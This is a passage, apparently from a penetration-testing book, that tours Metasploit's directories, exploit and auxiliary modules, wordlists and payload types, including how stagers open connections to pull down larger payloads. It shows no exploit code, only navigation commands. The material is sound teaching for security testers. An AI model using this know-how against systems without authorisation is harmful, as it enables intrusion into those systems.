
2. After typing the `ls` command we can see a bunch of directories and scripts here. The important directories listed are `data`, `external`, `tools`, `plugins`, and `scripts`.

We will explore all of these important directories one-by-one:


- We enter the `data` directory by typing the command `cd data/`. This directory contains a lot of helper modules such as `meterpreter`, `exploits`, `wordlists`, `templates`, and many more.




    - Next we will explore the `meterpreter` directory. To enter the directory, type in `cd meterpreter/` and we will see many `.dll` files. Actually it contains `.dll` files as well as other interesting things, which are typically required to enable the Meterpreter functionality called **post exploitation**. As an example we can see different types of DLL files here, such as OLE, Java version, PHP version, and so on.




- Another directory is the `wordlist` directory in the `data` directory. This directory contains the list of usernames and passwords for different services such as HTTP, Oracle, Postgres, VNC, SNMP, and more. Let us explore the wordlist directory, type in `cd ..` and press *Enter* to get back into the `data` directory from the `meterpreter` directory. After that, type in `cd wordlists` and press *Enter*.




- Another interesting directory is `external` in `msf3`, which contains external libraries used by Metasploit. Let us explore the `external` directory by typing `cd external`.




- Then have a look at the `scripts` directory, which is contained in the `msf3` directory. This directory contains a lot of scripts that are used by Metasploit. To enter the `scripts` directory type in `cd scripts` and then type in the `ls` command to view the list of files and folders.




- Another important directory in `msf3` is the `tools` directory. This directory contains tools to be used in exploitation. We will explore the `tools` directory by typing in `cd tools` and then the `ls` command to see the list of tools such as `pattern_create.rb` and `pattern_offset.rb`, which are extremely useful for exploit research.



- The last useful directory is `plugins` in the `msf3` directory. The `plugins` directory contains plugins for integrating third-party tools such as nessus plugins, nexpose plugins, wmap plugins, and other plugins with Metasploit. Let us have a look at the `plugins` directory by typing `cd plugins` and then the `ls` command to see the list of plugins.




From the preceding explanation, we now have a brief understanding of the directory structure of Metasploit and its functions. One important thing is to update Metasploit to have the latest versions of the exploits. Open your terminal and type in `msfupdate`. It may take a few hours to update the latest modules.




Exploit modules

Before moving to the exploitation techniques, first we should understand the basic concepts of an exploit. An exploit is a computer program that takes advantage of a particular vulnerability.


Now look at the exploit modules in the modules directory of `msf3`. Open your terminal and type in `cd /opt/metasploit/msf3/modules/exploits` followed by the `ls` command to see the list of exploits.




Here we can see the list of exploit modules. Basically exploits are categorized on the basis of operating systems. So let us look at the `windows` directory of exploit modules by typing `cd windows`.



In the `windows` directory we can see a lot of exploit modules which are categorized according to the Windows services such as `ftp`, `smb`, `telnet`, `browser`, `email`, and more. Here we will show you one type of service exploit by exploring a directory. As an example we select `smb`.



We see the list of `smb` service exploits which are basically Ruby scripts. So to view the code of any exploit we type in `cat <exploitname>`. As an example here we select `ms08_067_netapi.rb`. So we type in `cat ms08_067_netapi.rb`.




Similarly, we can explore all types of exploits according to the operating systems and their services.


Auxiliary modules

Auxiliary modules are exploits without payload. They are used for a variety of tasks such as port scanning, fingerprinting, service scanners, and more. There are different types of auxiliary modules such as scanners for protocols, Network protocol fuzzers, Port scanner modules, wireless, Denial of Service modules, Server modules, Administrative access exploits, and so on.


Now let us explore the auxiliary modules directory under the `msf` directory. Type `cd /opt/metasploit/msf3/modules/auxiliary` and then the `ls` command to view the list of auxiliary modules.




Here we can see the list of auxiliary modules such as `admin`, `client`, `fuzzers`, `scanner`, `vsploit`, and more. Now we will explore the scanner directory as an auxiliary module.



In the `scanner` directory we will see modules that are categorized according to the service scans. We can select any service module for exploration. Here we will select `ftp` as the scanner module.




In the `ftp` directory we can see three Ruby scripts. To view the exploit Ruby code just type in `cat <module name>`; for example, here we would type `cat anonymous.rb`.




Payloads – in-depth

A payload is a piece of software that runs after a system is compromised. The payload is typically attached to and delivered with an exploit. There are three different types of payloads in Metasploit, which are `singles`, `stagers`, and `stages`. The main role of Stages payloads is that they use tiny stagers to fit into small exploitation spaces. During exploitation, an exploit developer has a very limited amount of memory that he can play with. The stagers use this space and their work is to pull down the rest of the staged payload. On the other hand, singles are self-contained and completely standalone. It is as simple as running a small executable.


Let us have a look at the `payload modules` directory in the following screenshot:




Singles are self-contained payloads for a specific task such as creating a user, binding a shell, and so on. As an example, the `windows/adduser` payload creates a user account. Now we will explore the `singles` payload directory. Here we will see that the payloads are categorized according to operating systems such as AIX, BSD, Windows, Linux, and so on.



We will use the `windows` directory as a demonstration of how the payload works.




We will use the `adduser` payload, which has already been explained. We can view the code of this payload by typing in `cat adduser.rb`.




Stagers are payloads that make a connection between the attacker and the victim machine. As an example, if we want to inject a `meterpreter` payload we cannot fit the entire Meterpreter DLL into one payload, so the entire process is broken up into two parts. The first is the smaller payload called stagers. After the stagers are executed they make a network connection between the attacker and the victim. Over this network connection a larger payload is delivered to the victim machine and this larger payload is known as stages.

We will now explore the `stagers` payload directory. As we can see in the following screenshot, the payloads are categorized according to the different operating systems:

